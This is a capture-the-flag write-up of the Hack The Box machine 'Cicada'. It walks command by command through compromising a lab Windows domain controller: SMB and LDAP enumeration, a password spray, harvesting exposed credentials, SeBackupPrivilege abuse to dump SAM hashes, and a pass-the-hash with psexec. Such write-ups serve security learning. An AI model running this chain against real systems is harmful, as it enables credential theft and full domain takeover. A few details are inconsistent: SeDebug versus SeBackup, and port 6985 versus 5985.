
Cicada | Hack The Box Write-up



Summary of Exploitation

Today I pwned Cicada. Cicada was an easy Windows machine from Hack the Box. I used netexec to enumerate a null session smb share that had an exposed password in a text file. After a password spray I was able to locate a user. Since I had a form of authentication I ran bloodhound and found a password for another user that had access to a restricted share that contained the password for a user that had access to winrm. The winrm user had a the SeDebug Privilege which allowed me to download the SAM leading to a pass the hash with the administrator and an overall compromise of the machine. Lets get started.

Recon - Exploitation Phase

As always I start with my tried and true nmap scan.

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.198.41 -oA nmap.out
  ┌──(kali㉿kali)-[~/Documents/htb/writeups/cicada]
  └─$ sudo nmap -sC -sV -p- --min-rate 10000 10.129.198.41 -oA nmap.out
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 21:53 EST
```

```
Nmap scan report for 10.129.198.41
Host is up (0.025s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-28
09:53:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
54132/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

```
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-28T09:54:43
|_  start_date: N/A
|_clock-skew: 6h59m58s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds
```

Port	Protocol	Service Details
53	DNS	Simple DNS Plus
88	Kerberos	Kerberos
135	RPC	RPC
139	RPC	Netbios
389	LDAP	LDAP
445	SMB	SMB2
464	?	?
593	RPC	RPC
636	LDAP SSL	LDAP SSL
3268	LDAP SSL	LDAP SSL
3269	LDAP SSL	LDAP SSL
6985	WINRM	WINRM
54132	RPC	RPC

Judging from the ports gathered, this is clearly a Windows Domain Controller. CICADA-DC.cicada.htb I want to add this to my `etc/hosts` file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.198.41   cicada.htb CICADA-DC.cicada.htb
~
```

As with most DCs, this is a game of information gathering. I'm going to start with SMB enumeration using netexec checking for null sessions.

```
nxc smb 10.129.198.41 -u 'guest' -p '' --shares
```

```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.129.198.41 -u 'guest' -p '' --shares
SMB         10.129.198.41   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.198.41   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.198.41   445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.198.41   445    CICADA-DC        -----           -----------     ------
SMB         10.129.198.41   445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.198.41   445    CICADA-DC        C$                              Default share
SMB         10.129.198.41   445    CICADA-DC        DEV
SMB         10.129.198.41   445    CICADA-DC        HR              READ
SMB         10.129.198.41   445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.198.41   445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.129.198.41   445    CICADA-DC        SYSVOL                          Logon server share
```

Looks like I can read the HR share. Ill do that using smbclient.

```
smbclient //10.129.198.41/HR -U guest
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient  //10.129.198.41/HR -U guest
Password for [WORKGROUP\guest]:
```

```
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 439309 blocks available
smb: \>
```

I'm going to download that file using get.

```
smb: \> get "Notice from HR.txt"
```

```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: [redacted]

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Nice! we got a default password for an unknown login. I can password spray this against the domain controller, I can get a list of users using `rid-brute` in netexec.

```
nxc smb 10.129.198.41 -u 'guest' -p '' --rid-brute
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc smb 10.129.198.41 -u 'guest' -p '' --rid-brute
SMB         10.129.198.41   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.198.41   445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.129.198.41   445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.198.41   445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.198.41   445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.198.41   445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.129.198.41   445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.129.198.41   445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.129.198.41   445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

I'm going to copy all the rids after 1000 for users and format it using awk.

```
awk -F'\\\\|\\(' '{print $2}' temp.txt > users.txt
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ cat users.txt
DnsAdmins
DnsUpdateProxy
Groups
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
Dev Support
```

```
emily.oscars
Administrator <forgot this, but its important>
```

Now lll password spray using netexec.

```
nxc smb 10.129.198.41 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc smb 10.129.198.41 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success
SMB         10.129.198.41   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\DnsAdmins:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\DnsUpdateProxy:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\Groups:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.129.198.41   445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.198.41   445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.129.198.41   445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\Dev Support:Cicada$M6Corpb*@Lp#nZp!8 (Guest)
SMB         10.129.198.41   445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
```

I got an authentication with michael.wrightson, Unfortunately, he doesn't have WINRM access.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc winrm 10.129.198.41 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'
WINRM       10.129.198.41   5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptograph
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.198.41   5985   CICADA-DC        [-] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

Nor does he have access to anymore shares.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc smb 10.129.198.41 -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         10.129.198.41   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-D
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZ
SMB         10.129.198.41   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.198.41   445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.198.41   445    CICADA-DC        -----           -----------     ------
SMB         10.129.198.41   445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.198.41   445    CICADA-DC        C$                              Default share
SMB         10.129.198.41   445    CICADA-DC        DEV
SMB         10.129.198.41   445    CICADA-DC        HR              READ
SMB         10.129.198.41   445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.198.41   445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.198.41   445    CICADA-DC        SYSVOL          READ            Logon server share
```

lll use his access to dump LDAP for more information using `ldapdomaindump` .

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ ldapdomaindump -u cicada.htb\\michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.129.198.41 -o .
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Now I can view the users `domain_users.html` easily in the browser

Domain users

CN	name	SAM Name
Emily Oscars	Emily Oscars	emily.oscars
David Orelious	David Orelious	david.orelious
Michael Wrightson	Michael Wrightson	michael.wrightson
Sarah Dantelia	Sarah Dantelia	sarah.dantelia
John Smoulder	John Smoulder	john.smoulder
krbtgt	krbtgt	krbtgt
Guest	Guest	Guest
Administrator	Administrator	Administrator

pwdLastSet	SID	description
08/22/24 21:20:17	1601	
03/14/24 12:17:29	1108	Just in case I forget my password is aRt$Lp#7t*VQ!3
03/14/24 12:17:29	1106	

David put their password in their user description. The cycle repeats and we check SMB again.

```
nxc smb 10.129.198.41 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc smb 10.129.198.41 -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         10.129.198.41   445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC)
SMB         10.129.198.41   445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.129.198.41   445    CICADA-DC        [*] Enumerated shares
SMB         10.129.198.41   445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.198.41   445    CICADA-DC        -----           -----------     ------
SMB         10.129.198.41   445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.198.41   445    CICADA-DC        C$                              Default share
SMB         10.129.198.41   445    CICADA-DC        DEV             READ
SMB         10.129.198.41   445    CICADA-DC        HR              READ
SMB         10.129.198.41   445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.198.41   445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.129.198.41   445    CICADA-DC        SYSVOL          READ            Logon server share
```

David has access to the DEV share. We can once again check for any interesting files.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ smbclient  //10.129.198.41/DEV -U david.orelious 'aRt$Lp#7t*VQ!3'
```

```
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 438334 blocks available
smb: \>
```

I'm going to grab this file using get again and view its contents.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username,
$password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

I see hard coded credentials for the user Emily. I'm going to check if she has WINRM access.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ nxc winrm 10.129.198.41 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
WINRM       10.129.198.41   5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (d
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.198.41   5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)
```

Nice! We can now get a shell as Emily using `Evil-Winrm`.

```
evil-winrm -i 10.129.198.41 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
```

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ evil-winrm -i 10.129.198.41 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami
cicada\emily.oscars
```

Grab the user.txt from the Desktop!

```
*Evil-WinRM* PS C:\users\emily.oscars.CICADA\desktop> cat user.txt
d333d********************
```

Priv-Esc to System

On windows machines, much like linux, first thing I want to check for is privileges.

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
```

```
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

SeBackupPrivilege is an instant win. We can copy the sam and system registry values and pass the Administrator hash.

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> mkdir C:\temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/28/2024   2:57 AM                temp


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\system
C:\temp\system.hive
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\sam
C:\temp\sam.hive
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd C:\temp
*Evil-WinRM* PS C:\temp> download sam.hive

Info: Downloading C:\temp\sam.hive to sam.hive

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system.hive

Info: Downloading C:\temp\system.hive to system.hive

Info: Download successful!
*Evil-WinRM* PS C:\temp>
```

Now back at the attacker, I can use `impacket-secretsdump` to well, dump the secrets.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ impacket-secretsdump -sam sam.hive -system system.hive local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't
```

```
have hash information.
[*] Cleaning up...
```

Thanks to windows and it's silliness, I can just pass the administrator hash using impacket-psexec and have a shell as system.

```
┌──(kali㉿kali)-[~/…/htb/writeups/cicada/loot]
└─$ impacket-psexec cicada.htb/Administrator@10.129.198.41 -hashes
'aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.198.41.....
[*] Found writable share ADMIN$
[*] Uploading file DgNSqBjx.exe
[*] Opening SVCManager on 10.129.198.41.....
[*] Creating service RURf on 10.129.198.41.....
[*] Starting service RURf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

And grab the root flag!

```
C:\Users\Administrator\Desktop> type root.txt
84702**********************
```

This machine was very easy, but its always good to brush up on the basics of Domain Controller enumeration. Thanks for reading! Happy Hacking!